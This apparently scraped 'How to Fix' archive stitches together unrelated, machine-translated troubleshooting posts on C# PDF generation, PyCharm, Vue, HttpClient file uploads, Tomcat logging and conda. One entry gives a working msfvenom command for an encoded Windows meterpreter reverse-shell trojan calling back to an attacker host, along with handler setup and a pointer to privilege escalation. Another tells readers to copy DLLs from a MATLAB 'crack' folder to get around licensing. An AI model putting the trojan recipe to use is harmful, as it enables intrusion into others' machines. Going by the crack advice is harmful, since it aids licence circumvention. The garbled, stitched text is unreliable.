Category Archives: How to Fix

How to generate PDF by C #

In the previous project, we used wkhtmltopdf to render web pages to generate PDF files. This scheme has not been very stable, and the styles of different scenes are often different, so it needs to be adjusted. Today, we have studied the scheme of generating PDF directly by C #, which is relatively simple. The overall scheme is as follows:

Generate XPS file through WPF library
Convert XPS file into PDF file through pdfsharp
first, take a look at the code of generating XPS file. The code is as follows:

var fixedDoc = new FixedDocument();
var pageContent = new PageContent();
var fixedPage = new FixedPage();
 
fixedPage.Children.Add(canvas);
((IAddChild)pageContent).AddChild(fixedPage);
fixedDoc.Pages.Add(pageContent);
 
using var xpsd = new XpsDocument(@"r:\3.xps", FileAccess.ReadWrite);
var xw = XpsDocument.CreateXpsDocumentWriter(xpsd);
 
xw.Write(fixedDoc);
xpsd.Close();

Because visual in WPF can be converted to XPS file. Thanks to the powerful display ability of WPF, even rendering complex XPS files is very easy.

After having the XPS file, the next step is to convert it to PDF. Here, I use the free pdfsharp package. Because I use. Net 5, I introduce PDF PdfSharp.Xps.dotNet . core, the code is relatively simple, a line of code can be done.

PdfSharp.Xps.XpsConverter.Convert(@"r:\3.xps", @"r:\3.pdf", 0);

The scheme of generating PDF is simple and easy to use with the help of class library of WPF platform, and can realize visualization. The disadvantage is that you can’t run on Linux. If you want to realize PDF generation on Linux platform, you can also use pdfsharp directly. For details, please refer to this article: PDF generation and printing in. Net

The above is the detailed content of the method for C to generate PDF. For more information about C to generate PDF, please refer to
ArcGIS SOE unable to add extension FAQ

Problem description 1:


In the development process, when I wrote the SOE extension file, I found that adding SOE extension failed. The following errors occurred:

Causes of bugs

First of all, I use ArcGIS version 10.2, which can’t be extended by Google browser and 360

This bug is caused by the incompatibility of Dojo upload plug-ins.

Bug resolution

Use IE browser to upload SOE file:


There’s a new bug


ArcGIS SOE add extension error “unsupported service type ‘null’


Failed to register extensions in ‘ RestSOETest.soe . unsupported service type ‘null’, as shown in the figure below:


I’ve been looking for the reason for a long time: type of serverobjectextension (choose between MapServer and imageserver)



Then use IE browser to add: after adding successfully, as shown in the figure


Two solutions to Cannot load module file xxx.iml

I recently got the code of a Pycharm project from my classmate, and then opened it on my computer and reported an error: Cannot load module file xxx.iml: File xxx.iml doed not exist. Would you like to remove module’xxxx’ from the project? At this time, the directory structure of the entire project is incomplete, and some files cannot be displayed. The reason for the correction may be that the project name was changed by the classmate when he gave me the project, or the project he gave me was not at the same level as the project directory he used (for example, what he copied to me was under a large project code Subprojects), causing problems.

There are two final solutions:



One way is to click File in the upper left corner of the Pycharm software, then click Invalidate Caches / Restart…, and then click Invalidate and Restart after the pop-up dialog box to wait for the project to reload, the problem is solved.

Another method is to delete the .idea folder in the project directory when the project is closed, and then reopen the problem with Pycharm to solve the problem. In addition, some friends may use Pycharm under the Linux platform. The .idea folder is hidden and cannot be seen directly. Then you can use the la command to view the files under the project, and then execute the command rm -r .idea.

VUE Error: Cannot find module ‘webpack/bin/config-yargs’


For a Vue project downloaded from the Internet, when the terminal executes NPM run dev, an error is reported, as shown in the figure below:

As can be seen from the above error report, webpack cli needs to be installed

Terminal input: NPM install webpack cli

Then execute: NPM run dev OK! It’s ready to run!

JS Mobile Page to determine whether it is iPhone X, and then set the corresponding height of the element?

In developing H5 projects, it is sometimes necessary to judge the iPhone model and distinguish whether it is iPhone X or not. The implementation is as follows:

methods: {
 isIPhoneX() {
   let u = navigator.userAgent;
   let isIOS = !!u.match(/\(i[^;]+;( U;)?CPU.+Mac OS X/); 
   if (isIOS) {
     if (screen.height == 812 && screen.width == 375) {
       //is iphoneX
     } else {
       //not iphoneX
     }
   }
 }
}

Then set the element height dynamically according to ref, as follows:

methods: {
 isIPhoneX() {
    let u = navigator.userAgent;
    let isIOS = !!u.match(/\(i[^;]+;( U;)?CPU.+Mac OS X/); 
    if (isIOS) {
      if (screen.height == 812 && screen.width == 375) {
        //is iphoneX
        this.$refs.punchcontent.style.height = "calc(100vh - 114px)"
      } else {
        //not iphoneX
        this.$refs.punchcontent.style.height = "calc(100vh - 80px)"
      }
    }else{
      //android
      this.$refs.punchcontent.style.height = "calc(100vh - 80px)"
    }
  }
}

Note: when the
isIPhoneX() method is called, it needs to be invoked in the mounted method, otherwise the setting height is invalid (the first step is to get the DOM node).

C#: How to Use Httpclient to upload files with other parameters

Httpclient and multipartformdatacontent are at least suitable for. Net Framework version 4.5

Sender code

using (HttpClient client = new HttpClient())
{
  var content = new MultipartFormDataContent();
  //Add a string parameter named qq
  content.Add(new StringContent("123456"), "qq");
 
  string path = Path.Combine(System.Environment.CurrentDirectory, "1.png");
  //add a file parameter named files, the file name is 123.png
  content.Add(new ByteArrayContent(System.IO.File.ReadAllBytes(path)), "file", "123.png");
 
  var requestUri = "http://192.168.1.108:56852/api/Test/SaveFile";
  var result = client.PostAsync(requestUri, content).Result.Content.ReadAsStringAsync().Result;
 
  Console.WriteLine(result);
}

Receiver code

[HttpPost]
public async Task<JsonResult> SaveFile([FromForm]string qq, IFormFile file)
{
  return await Task.Run(() =>
  {
    try
    {
      //save the file
      var filefullPath = Path.Combine(Directory.GetCurrentDirectory(), file.FileName);
      using (FileStream fs = new FileStream(filefullPath, FileMode.Create))
      {
        file.CopyTo(fs);
        fs.Flush();
      }
    }
    catch (Exception ex)
    {
      return Fail(file.FileName + "---" + ex.Message);
    }
    return Success();
  });
}

Note: if you want to receive data in the form of parameters, you need to make sure that the parameter name is consistent with the name set in the sending request above. Otherwise, it cannot be automatically bound to the parameter, and you need to mark the parameter with [fromform].

Using model object to receive data

public class SaveFileModel
{
  public string qq { get; set; }
  public IFormFile File { get; set; }
}
public async Task<JsonResult> SaveFile([FromForm]SaveFileModel model)
{
  //......
}

Use httpcontext to get data from the requested form

public async Task<JsonResult> SaveFile()
{
  return await Task.Run(() =>
  {
    var files = HttpContext.Request.Form.Files;
    var qq = HttpContext.Request.Form["qq"];
    //......
  });
}

Summary
this problem is encountered when writing a. Net core project. In the past, in. Net framework 4.0, string was used to splice the contents of files in the form, and there were boundary lines everywhere. Multipartformdatacontent is used for form submission. The upload file of C # tutorial helps us to splice this complex content. (you can grab the request with Fiddler) EMM I’ll find out how to upload the original file, and update this article if there is one.

The above is the details of C # using httpclient to upload files with other parameters

Msfvenom generating Trojan and connecting

1. Generate windows Trojan horse

msfvenom -platform windows -p windows/meterpreter/reverse_tcp Lhost=192.168.1.3 lport=4444 -b"\x00" -e x86/shikata_ga_nai -f exe >  C:\Users\admin\Desktop/payload2.exe

-B ﹣ characters to be excluded – e ﹣ encoding mode – F ﹣ output format lhost ﹣ address of local machine for Trojan connection


Then send the payload to the win2012 host, and start a web service with Python, python 3 – M http.server five thousand five hundred and fifty-five

2. MSF open the main monitor port

msfconsoleuse exploit/multi/handlerset payload windows/meterpreter/reverse_ Tcpshow options set lhost 192.168.1.3, set lport 4444 (same as the port of the backdoor program set at the beginning) run

At this time, the meterpreter obtains a session, that is, the shell rebounds successfully, but it is only a session with low permissions. If the local machine has a firewall, the target machine may not be able to connect to our machine, which will prevent the port from connecting us.

It can be seen that it is only an administrator’s permission, not system permission

Next, the privilege is promoted to system privilege


Implementation of tupledesc and tuple in mit6.830 lab1 / exercise 1

Tupledesc is the schema of tuple, for example, for the table student

id(int)  name(string)  sex(string)
1           xxx         m
2           yyy         f

Then (1, XXX, m) is a tuple, and tupledesc is (ID (int) name (string) sex (string)) .


Estimated time: 2 hours

Difficulty: easy


Key and difficult points

1. Make clear the data structure of tuple and tupledesc, and implement them with ArrayList

2. Java programming language details

(a) Fast processing of get and set methods

(b) Automatic production of idea with equals and hashcode methods

(c) Some pits in ArrayList

3. Run through all unit tests.


Tomcat start error: severe: error listener start

Tomcat start error: severe: error listener start

problem

Today, we deal with a problem. After modifying the code and deploying it to the server, we report an error when starting Tomcat. The error message is as follows:

org.apache.catalina.core.StandardContext startInternal
SEVERE: Error listenerStart
org.apache.catalina.core.StandardContext startInternal
SEVERE: Context [/projectname] startup failed due to previous errors

error listener this error message is too vague. Check it web.xml We need more detailed log information to know what caused the error, so that we can quickly locate the error point. So we need to modify the log level of Tomcat to output what we need.

method

Create a new file called in the WEB-INF/classes directory logging.properties , as follows

handlers = org.apache.juli.FileHandler, java.util.logging.ConsoleHandler  

org.apache.juli.FileHandler.level = FINE  
org.apache.juli.FileHandler.directory = ${catalina.base}/logs  
org.apache.juli.FileHandler.prefix = error-debug.   

java.util.logging.ConsoleHandler.level = FINE  
java.util.logging.ConsoleHandler.formatter=java.util.logging.SimpleFormatter 

In this way, Tomcat's own log is used for log output.

After adding the log output configuration file, you can see the detailed error report after restart. After looking at the log, I found my own error, because the JDK version used by my local compilation environment is higher than that of the server. As a result, spring failed to initialize the bean, and Tomcat started with an error.
Everyone's mistakes are not the same, so I won't repeat the following mistakes.

After the successful installation of matlab2018, the opening will show the licensing error: – 8523 solution

It’s really a step-by-step process to install software recently. Maybe it’s a matter of character. People have never stepped on the pits…

A simple matlab installation, Leng is let me install a day. Fortunately, it was finally solved!


You should understand the specific installation steps, and use this license_ standalone.lic Register offline.. However, an error of licensing error: – 8523 will appear after opening, as follows:

At this time, you only need to copy the DLL file under Matlab production server (r2016a) bin (win64) in the MATLAB r2018a win64 crack folder to the installation path (programfiles, MATLAB, r2018a) bin (win64)

Open again, success, everyone happy! ha-ha


A JavaScript error occurred in the main process

A JavaScript error occurred in the main process

Running your own software (bonebd) after packaging and installing, an error is reported:

recompiling code also cannot be opened.

Search the% appdata% folder, find the (bonebd) folder and delete it.

Recompile program runs correctly.

Reason:
it may be caused by incomplete software installation, which can be solved by forcibly removing the cache file of the software on the system.

Invalid archiveerror reported by CONDA

Invalidarchiveerror reported by CONDA and its solution

1. CONDA error: invalidarchiveerror 2. Solution (windows and MAC)

1. CONDA error: invalidarchiveerror

1) It may appear during the installation process
2) when creating a virtual environment (when I help others create it)

2. Solutions (windows and MAC)

1) Windows computer:
go to Anaconda installation path to find anaconda3 folder, right-click to select Properties – & gt; security – & gt; select current computer user – & gt; edit, check write permission – & gt; save, wait for security information to be written, and then re execute.
2) MAC:
change the permission of anaconda3 folder to my user name, and then there is no error in the installation package.
sudo chown -R my_ user_ Name anaconda3/
after installation, you can change the permissions back.
sudo chown -R root anaconda3/

Note: it is useless to delete files or folders manually. You need to change the folder permissions to solve this problem.